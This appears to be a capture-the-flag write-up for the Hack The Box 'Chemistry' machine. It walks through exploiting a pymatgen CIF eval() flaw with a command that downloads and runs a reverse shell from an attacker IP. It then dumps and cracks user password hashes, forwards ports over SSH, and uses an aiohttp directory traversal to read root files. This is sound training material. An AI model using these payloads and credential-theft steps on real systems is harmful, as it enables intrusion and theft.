Chemistry - Easy - Linux
Nmap Scan
The scan revealed Werkzeug is hosting a web application on port 5000. SSH is also active on the box.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
# Nmap 7.94SVN scan initiated Sat Oct 19 15:25:35 2024 as: /usr/lib/nmap/nmap -sCV -p- -v -oN portscan.log 10.10.11.38
Nmap scan report for 10.10.11.38
Host is up (0.038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Sat, 19 Oct 2024 19:26:00 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 19 15:27:27 2024 -- 1 IP address (1 host up) scanned in 111.81 seconds
Inspecting Port 5000

The web application advertises a way to upload a CIF file for analysis. It was possible to register a new account to view the dashboard.
Inspecting Dashboard

The dashboard presents an upload form to submit the CIF file for analysis. It also provides a link to download an example CIF file for reference. After uploading a CIF file it allows you to view or delete it.
Arbitrary Code Execution - pymatgen
Source: https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f
After looking for known exploits related to CIF files I found the above resource. It looks promising and will be worth testing further.
A critical security vulnerability exists in the JonesFaithfulTransformation.from_transformation_str() method within the pymatgen library. This method insecurely utilizes eval() for processing input, enabling execution of arbitrary code when parsing untrusted input. This can be exploited when parsing a maliciously-created CIF file.
Creating Payload


I used the POC and changed the payload to curl a file containing a bash reverse shell which will be piped into bash. Below is a screenshot of the payload.
Testing Payload


The payload was updated and after clicking view to load the CIF file analysis a request was received on the python web server proving the payload worked. However for some reason the call-back failed and no reverse shell was obtained.
Python HTTP Server
Screenshot of the web server showing the GET request to download the reverse shell payload.
Netcat Listener
Screenshot of listener showing no call-back. The second stage failed.
Reverse Shell Payload
Screenshot of the reverse shell payload.
Modifying Payload
There are a number of reasons which could explain why the call-back failed. My first assumption was a firewall is blocking the call-back so I tested with various ports which may not be filtered. For example ports 5000, 80, 443 and 22. This had no impact and the call-back still failed.
Another explaination to why the call-back is failing would be the systems environment. For example if its a docker container it may not have bash installed. I tested different reverse shell payloads such as netcat and python and could not get it working.
Eventually I found a solution which involved writing the payload to disk, granting it executable permissions and executing the file. Below is a copy of the payload which worked.
1
("os").system ("curl 10.10.14.14/revshell -o /tmp/revshell && chmod +x /tmp/revshell && /tmp/revshell")

Reverse Shell Obtained
Screenshot showing a call-back on the netcat listener. Reverse shell obtained as the app user.
Inspecting SQLite Database
The app users home directory contained a database. This database contained usernames and hashes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
app@chemistry:~/instance$ sqlite3 database.db
sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
.tables
structure  user
sqlite> select * from user;
select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|lewis|5f4dcc3b5aa765d61d8327deb882cf99
16|MisterX|42f749ade7f9e195bf475f37a44cafcb
17|cancan|716630fadb295da078dd3687e39c6cc4
sqlite>
Checking Local Users
To narrow down hashes of interest I checked the /etc/passwd file for existing users to cross reference them with the database.
1
2
3
4
5
6
7
8
app@chemistry:~$ cat /etc/passwd | grep sh
cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
app@chemistry:~$
Cracking Hashes
The rosa user existed on the box and the database as well. It was possible to crack the hash as shown below.
1
2
3
┌──(kali㉿kali)-[~/hackthebox/chemistry]
└─$ hashcat hashes.txt /usr/share/wordlists/rockyou.txt -m 0 --show
63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
SSH Access - User: rosa
The credentials worked and granted access via SSH. User flag captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/hackthebox/chemistry/www]
└─$ ssh rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
Last login: Sun Oct 20 02:59:45 2024 from 10.10.14.14
rosa@chemistry:~$
rosa@chemistry:~$ ls -la
total 3076
drwxr-xr-x 6 rosa rosa    4096 Oct 19 21:28 .
drwxr-xr-x 4 root root    4096 Jun 16 23:10 ..
lrwxrwxrwx 1 root root       9 Jun 17 01:50 .bash_history -> /dev/null
-rw-r--r-- 1 rosa rosa     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 rosa rosa    3771 Feb 25  2020 .bashrc
drwx------ 2 rosa rosa    4096 Jun 15 20:38 .cache
drwx------ 4 rosa rosa    4096 Oct 19 21:38 .gnupg
-rw------- 1 rosa rosa      60 Oct 19 21:28 .lesshst
drwxrwxr-x 4 rosa rosa    4096 Jun 16 16:04 .local
-rw-r--r-- 1 rosa rosa     807 Feb 25  2020 .profile
-rwxrwxr-x 1 rosa rosa 3104768 Oct 19 20:14 pspy64
lrwxrwxrwx 1 root root       9 Jun 17 01:51 .sqlite_history -> /dev/null
drwx------ 2 rosa rosa    4096 Jun 15 18:24 .ssh
-rw-r--r-- 1 rosa rosa       0 Jun 15 20:43 .sudo_as_admin_successful
-rw-r----- 1 root rosa      33 Oct 19 19:01 user.txt
rosa@chemistry:~$
Inspecting Local Ports
Netstat returned a service running on port 8080 locally which is interesting. After curling the service it revealed a web application is active on that port.

Creating Port Forward to 8080
SSH was used to create a port forward to the local service so I could investigate it further from my own desktop.
1
2
┌──(kali㉿kali)-[~/hackthebox/chemistry]
└─$ ssh -L 8081:127.0.0.1:8080 rosa@10.10.11.38
Inspecting Port 8080

Accessing the web service with Firefox showed it was some kind of monitoring application which lists services. Most of the features were not implemented. The only functional part of the web application was the list services feature.
Inspecting List Services

To get a better understanding of what is happening I intercepted the request with Burpsuite. The request seems to be sending a username and hashed password in a cookie.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
GET /list_services HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://localhost:8081/
Cookie: _pk_id.1.1fff=80ead113d394f9d8.1714626511.; zmSkin=classic; zmCSS=base; default-theme=ngax; remember_token=defaultuser@changedetection.io|944643701d7eaf4435d6dabf09180720963153a8510359fc4aeee7eeaec680dc962b5017f211f9a49bcba9441023e354878583f2030cb7c112c3e68ed9008e85
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Full Screenshot of Request - Burpsuite
Screenshot of request and response in full.
Inspecting Hash
The hash is very interesting. Its most likely a SHA-512 hash so if it was possible to crack the hash it could reveal a new set of credentials to test. Unfortunately it was a dead-end. It was not possible to crack the hash.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/hackthebox/chemistry/www]
└─$ hashid '944643701d7eaf4435d6dabf09180720963153a8510359fc4aeee7eeaec680dc962b5017f211f9a49bcba9441023e354878583f2030cb7c112c3e68ed9008e85'
Analyzing '944643701d7eaf4435d6dabf09180720963153a8510359fc4aeee7eeaec680dc962b5017f211f9a49bcba9441023e354878583f2030cb7c112c3e68ed9008e85'
[+] SHA-512
[+] Whirlpool
[+] Salsa10
[+] Salsa20
[+] SHA3-512
[+] Skein-512
[+] Skein-1024(512)
Inspecting Headers
After fumbling around for a while I went back to the basics. The headers show aiohttp/3.9.1 is being used as a web server. This version was vulnerable to a directory traversal vulnerability. The web application is also running as root so it should be possible to read any file if it works.
1
Server: Python/3.9 aiohttp/3.9.1
CVE-2024-23334: Directory Traversal Vulnerability
Source: https://ethicalhacking.uk/cve-2024-23334-aiohttps-directory-traversal-vulnerability/#gsc.tab=0
CVE-2024-23334, a critical vulnerability discovered in aiohttp, a popular asynchronous HTTP client/server framework for Python, exposes systems to potential directory traversal attacks. This vulnerability arises when aiohttp is used as a web server and static routes are configured without proper safeguards.
Reading Root Flag
Screenshot showing root flag being exposed using the directory traversal vulnerability.


Reading Root SSH Key
Screenshot showing root key being exposed using the directory traversal vulnerability.
Root Access Obtained
